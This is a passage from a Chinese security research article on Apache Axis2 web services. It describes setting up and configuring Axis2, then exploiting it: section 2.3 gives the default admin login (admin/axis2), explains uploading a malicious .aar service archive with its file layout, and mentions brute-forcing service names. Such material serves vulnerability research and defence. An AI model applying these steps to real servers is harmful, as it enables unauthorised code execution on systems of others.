從Axis2官網下載war包,解壓war包之后將axis2-web和WEB-INF復制到項目的web目錄下,結構如下:

然后可以在services目錄下配置自己的service服務,部署到tomcat即可。項目demo放在了github
2.1.2 訪問WebService
如果按照上面步驟搭建的項目,訪問首頁之后會出現如下頁面:

訪問/axis2/services/listServices會出現所有已經部署好的web services(Axis2不能像Axis1那樣用直接訪問/services/或用?list列出services了)。
2.2 Axis2與Axis1配置文件的變化
2.2.1 axis2.xml全局配置文件
在Axis1的全局配置和service配置都在server-config.wsdd中配置。但是Axis2的全局配置單獨放到了axis2.xml中,下面說下和后面漏洞利用有關的兩個配置:

配置了允許部署.aar文件作為service,.aar就是個壓縮包文件,里面包含要部署的類和services.xml配置信息,官方默認也給了一個version-1.7.9.aar示例。

另一個配置是axis2-admin的默認登陸賬號和密碼,登陸上去之后可以上傳.aar部署惡意service。
2.2.2 services.xml

Axis2的service配置改為了在WEB-INF/services目錄下配置,Axis2會掃描該目錄下的所有xxx/META-INF/services.xml和services.list文件:
web.xml

Axis1中從web端部署service使用的是AdminService,在Axis2中改成了使用org.apache.axis2.webapp.AxisAdminServlet,在web.xml中配置:
2.3 Axis2的漏洞利用
利用主要還是有兩種:
-
暴露在外部的web service能直接調用造成危害
-
從上面的配置文件我們也可以看到,可以使用axis2-admin來部署.arr文件,.arr文件可以寫入任意惡意的class文件,默認賬號admin/axis2,不需要像axis1那樣尋找目標服務器存在的class
利用axis2-admin上傳.arr:

.arr文件的制作可以仿照version-1.7.9.aar,如下結構即可:
META-INF
    services.xml(將ServiceClass配置成test.your即可)
test
    your.class
2.4 Axis2非默認配置的情況
上面的項目是直接復制了官方所有的配置文件,所以訪問首頁有官方給出的頁面,以及axis2-admin,axis2-admin的AxisAdminServlet類不在官方的jar包中,只是在classes目錄下,也就是說axis2-admin也是demo的一部分。如果不需要官方的那些東西的時候,axis2-admin的方式利用就不行了,但是也是能正常調用其他service的,項目結構如下:

此時訪問http://127.0.0.1:8080/axis2/services/listServices會變成500,看下服務端的報錯:

listServices.jsp找不到,之前能調用listServices是因為用了官方的demo。
但是直接訪問service是正常的并且可以調用:

這種情況下,如果是黑盒就不太好辦了,看不到service,只能暴力猜解service name。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1489/
暫無評論